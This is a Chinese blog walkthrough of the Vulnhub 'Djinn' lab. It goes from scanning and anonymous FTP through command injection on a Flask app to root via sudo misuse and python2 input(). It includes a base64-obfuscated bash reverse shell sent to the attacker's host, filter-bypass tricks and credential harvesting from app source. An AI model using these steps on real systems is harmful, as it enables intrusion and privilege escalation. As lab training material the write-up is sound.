

# Vulnhub-Djinn靶机-Writeup

原创

[Vic1fe](#) 于 2019-12-03 10:21:07 发布 867 收藏

分类专栏: [vulnhub](#) 文章标签: [vulnhub](#) [web](#) [二进制](#) [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_41918771/article/details/103361209](https://blog.csdn.net/qq_41918771/article/details/103361209)

版权



[vulnhub](#) 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

个人博客地址

<http://www.darkerbox.com>

欢迎大家学习交流

靶机网址:

<https://www.vulnhub.com/entry/djinn-1,397/>

靶机知识点:

- arp-scan
- nmap
- ftp
- nc
- dirsearch
- 命令执行
- python2 input漏洞

## 主机发现

靶机是ova格式的, 可以用Vmware导入, 也可以用virtualbox打开。

使用命令: 扫描存活ip。

```
arp-scan 192.168.34.0/24
```

```
Ending arp-scan 192.168.34.0/24: 250 hosts scanned in 2...  
root@kali:~# arp-scan 192.168.34.0/24
```

根据虚拟机的mac地址可以找到对应的ip。

这里我靶机的ip是**192.168.34.152**

```
192.168.34.152 08:00:27:4a:1f:d1 Cadmus Computer Systems
```

## 信息收集与利用

### 端口发现

妥妥的第一步先看看开了啥端口。我使用的命令是

```
nmap -sV -p 0-65535 192.168.34.152
```

```
root@kali:~# nmap -sV -p 0-65535 192.168.34.152
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-27 22:22 EST
Nmap scan report for 192.168.34.152
Host is up (0.0019s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
1337/tcp  open  waste?
7331/tcp  open  http     Werkzeug httpd 0.16.0 (Python 2.7.15+)
```

开了四个端口：21 22 1337 7331。

看见21端口就想到了不用密码也能登陆的匿名用户，试试

```
ftp> open 192.168.34.152
连接到 192.168.34.152。
220 (vsFTPd 3.0.3)
200 Always in UTF8 mode.
用户(192.168.34.152:(none)): anonymous
331 Please specify the password.
密码:
230 Login successful.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
creds.txt
game.txt
message.txt
226 Directory send OK.
ftp: 收到 37 字节, 用时 0.00秒 37.00千字节/秒。
ftp>
```

### game.txt

game.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

oh and I forgot to tell you I've setup a game for you on port 1337. See if you can reach to the final level and get the prize.

game.txt写着1337端口有一个游戏

message.txt

message.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

@nitish81299 I am going on holidays for few days, please take care of all the work. And don't mess up anything.

creds.txt

\*creds.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

nitu:81299

访问1337端口的游戏

```
root@kali:~# nc 192.168.34.152 1337
Welcome to the game
Let's see how good you are with simple maths
Answer my questions 1000 times and I'll give you your gift.
(4, '-', 9)
> -5
(9, '+', 3)
> 12
(7, '*', 1)
>
```

这是什么玩意，运行1000次才能给我一个gift，自己写个脚本跑游戏，得到信息。

```
997
b"6, '/', 5)\n> "
998
b"2, '+', 8)\n> "
999
b'Here is your gift, I hope you know what to do with it:\n\n1356, 6784, 3409\n'
b'\n'
b''
[Finished in 43.7s]
```

这个gift...有点特别。第一眼就知道是敲门(端口敲门服务，knockd)

端口敲门服务，即：**knockd**服务。该服务通过动态的添加iptables规则来隐藏系统开启的服务，使用自定义的一系列序列号来“敲门”，使系统开启需要访问的服务端口，才能对外访问。不使用时，再使用自定义的序列号来“关门”，将端口关闭，不对外监听。进一步提升了服务和系统的安全性。

kali安装knockd : `apt-get install knockd`

开始敲门:


```
knock 192.168.34.152 1356 6784 3409
```

```
root@kali:~# knock 192.168.34.152 1356 6784 3409
root@kali:~#
```

这里提一下。上面nmap扫出来的端口,ssh的状态应该是filter,只要连接就拒绝。为什么是open?因为我之前已经敲过门了。这个敲门就是把ssh敲开了。变成open状态  
但是没有账号和密码,这里也就不了了而了了。

## 目录发现

看见7331端口。是个python2.7搭的web服务。访问这个7331端口




看见这个页面就想爆破目录。

```
dirsearch.py: error: -e option requires 1 argument
PS D:\Program Files\渗透\信息收集\目录扫描\dirsearch-master> python3 .\dirsearch.py -u http://192.168.34.152:7331 -e *
dirsearch v0.3.8
Extensions: * | HTTP method: get | Threads: 10 | Wordlist size: 92852
Error Log: D:\Program Files\渗透\信息收集\目录扫描\dirsearch-master\logs\errors-19-11-28_15-36-10.log
Target: http://192.168.34.152:7331

[15:36:10] Starting:
[15:36:30] 200 - 385B - /wish
[15:37:25] 200 - 2KB - /genie
```

看见目录有wish和genie  
访问genie,无果



访问wish



看这意思好像是命令执行，输入id提交，跳转到genie页面，查看页面源码

```
10 
12 </div>
13 <p> uid=33(www-data) gid=33(www-data) groups=33(www-data)
14 </p>
15 ERROR 403</h1>
19 <div class="errortext">This area is forbidden. Turn back now!</div>
20 <!-- <p> Template taken from freefrontend.com</p> -->
21 </body>
```

成功执行了命令。

我们想反弹一个shell

```
bash -i >& /dev/tcp/192.168.34.80/6666 0>&1
```

。192.168.34.80是我kali的ip。

页面提示Wrong choice of words。

```
> </div>
<p> Wrong choice of words </p>
<img class="foregroundimg" src="https://www.blissfullemon.com/wp-content/uploads/
;
```

过滤了一些字符，就知道也没有那么简单。经测试，过滤了如下字符

```
D:\Studying\编程\Mypython\practice>python3 1.py http://192.168.34.152:7331/wish post cmd of
^
$
*
.
/
;
?

D:\Studying\编程\Mypython\practice>
```

绕过就ok。使用base64绕过然后再解出来传给bash。

base64加密网站<https://www.base64encode.org/>。这个网站不会先进行url编码

```
echo YmFzaCAtaSA+JiAVZGV2L3RjcC8xOTIuMTY4LjM0LjgwLzY2NjYgMD4mMQ== | base64 -d | bash
```

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
connect to [192.168.34.80] from localhost [192.168.34.152] 38564
bash: cannot set terminal process group (624): Inappropriate ioctl for device
bash: no job control in this shell
www-data@djinn:/opt/80$ wwhhiiaa^^^^
www-data@djinn:/opt/80$ wwhhooammii
www-data
www-data@djinn:/opt/80$ █
```

成功给kali反弹了shell。

## 权限提升

ls发现当前目录下有个app.py

```
cat app.py
```

```

import subprocess

from flask import Flask, redirect, render_template, request, url_for

app = Flask(__name__)
app.secret_key = "key"

CREDS = "/home/nitish/.dev/creds.txt"

RCE = ["/", ".", "?", "*", "^", "$", "eval", ";"]

def validate(cmd):
    if CREDS in cmd and "cat" not in cmd:
        return True

```

看见creds.txt。得到nitish的账号和密码

```
nitish:p4ssw0rdStr3r0n9
```

```
python -c "import pty;pty.spawn('/bin/bash')"
```

反弹一个tty。然后su nitish。

成功登陆。

```
sudo -l
```

发现可以以sam用户执行genie命令。

```

nitish@djinn:/opt/80$ sudo -l
Matching Defaults entries for nitish on djinn:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nitish may run the following commands on djinn:
    (sam) NOPASSWD: /usr/bin/genie
nitish@djinn:/opt/80$

```

```
man genie
```

查看命令genie的帮助手册，当genie -h是看不见-c选项的。

```
Though genie can't gurantee you that your wish will be heard by God, he's a busy man you know;

-p, --shell

Well who doesn't love those. You can get shell. Ex: -p "/bin/sh"

-e, --exec
Execute command on someone else computer is just too damn fun, but this comes with some restriction

-cmd
You know sometime all you new is a damn CMD, windows I love you.
```

```
sudo -u sam genie -cmd abcd
```

这里的abcd随便输入，不能输入bash，被过滤了，也有可能过滤了其他字符

```
nitish@djinn:~$ sudo -u sam genie -cmd abcd
my man!!
$ whoami
sam
$ █
```

成功得到了sam用户的权限。

继续 `sudo -l`

```
$ sudo -l
Matching Defaults entries for sam on djinn:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sam may run the following commands on djinn:
(root) NOPASSWD: /root/lago
$ █
```

sam用户可以以root身份执行/root/lago命令

运行看看

```
$ sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice: █
```



尝试了一下，无果。

又是信息收集的时候，在sam的家目录下找到了.pyc文件


```
$ cd /home/sam
$ ls -al
total 36
drwxr-x--- 4 sam sam 4096 Nov 14 21:11 .
drwxr-xr-x 4 root root 4096 Nov 14 19:50 ..
-rw----- 1 root root 417 Nov 14 20:59 .bash_history
-rw-r--r-- 1 root root 220 Oct 20 23:33 .bash_logout
-rw-r--r-- 1 sam sam 3771 Oct 20 23:33 .bashrc
drwx----- 2 sam sam 4096 Nov 11 19:28 .cache
drwx----- 3 sam sam 4096 Oct 20 23:36 .gnupg
-rw-r--r-- 1 sam sam 807 Oct 20 23:33 .profile
-rw-r--r-- 1 sam sam 1749 Nov 7 18:44 .pyc
-rw-r--r-- 1 sam sam 0 Nov 7 20:20 .sudo_as_admin_successful
$
```

将文件下载到kali。

靶机运行：`python3 -m http.server 6666`

kali运行：`wget http://192.168.34.152/.pyc`

然后pyc反编译一下。记得把后缀改成pyc。我用的菜鸟 <https://tool.lu/pyc/>



技术 在线工具

语言 登录 开放注册

29 排行榜  
2020

在线工具

搜索其实很简单 正则 加密 时间戳 搜索

我的 所有 开发类 站长类 极客类 HR 其它 码农文库 奇淫技巧 软件推荐 网址导航 Wiki

请选择pyc文件进行解密。支持所有Python版本

选择文件 未选择任何文件

```
1 #!/usr/bin/env python
2 # encoding: utf-8
3 # 如果觉得不错，可以推荐给你的朋友！ http://tool.lu/pyc
4 from getpass import getuser
5 from os import system
6 from random import randint
7
8 def naughtyboy():
9     print 'Working on it!! '
10
11
12 def guessit():
13     num = randint(1, 101)
14     print 'Choose a number between 1 to 100: '
15     s = input('Enter your number: ')
16     if s == num:
17         system('/bin/sh')
18     else:
19         print 'Better Luck next time'
20
21
22 def readfiles():
23     user = getuser()
24     path = input('Enter the full of the file to read: ')
```

https://tool.lu/pyc/

据说喜欢分享的,后来都成了大神

加入收藏  
xiaozhi 站长

阿里云幸运券  
立即领券 9折码

提交句子  
做自己的决定，然后准备好承担后果；不要随意发脾气，谁都不欠你的；你没那么多观众，别那么累；过去的事情可以不忘却，但一定要放下；别人说的记在脑袋里，而自己的，则放在心里；你永远没有你自己想象中那么重要；钱能解决的问题统统不叫问题；找点时间，单独呆会儿。

审计了一下，知道使用python2写的。

```
from random import randint

def naughtyboi():
    print 'Working on it!! '

def guessit():
    num = randint(1, 101)
    print 'Choose a number between 1 to 100: '
    s = input('Enter your number: ')
    if s == num:
        system('/bin/sh')
    else:
        print 'Better Luck next time'

def readfiles():
    user = getuser()
    path = input('Enter the full of the file to read: ')
    print 'User %s is not allowed to read %s' % (user, path)

def options():
    print 'What do you want to do ?'
```

看见input函数这里参考我的另一篇博客

<http://www.darkerbox.com/index.php/archives/201/>

再次运行程序，传入num，使num和num相等。反弹root的shell。

```
$ sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:2
22
Choose a number between 1 to 100:
Enter your number: num
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

这里要感谢一位大哥大了。

[https://blog.csdn.net/weixin\\_44214107](https://blog.csdn.net/weixin_44214107)


欢迎大家一起学习交流，共同进步，欢迎加入信息安全小白群



信息安全小白群

扫一扫二维码，入群聊。

[https://blog.csdn.net/qq\\_41918771](https://blog.csdn.net/qq_41918771)



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)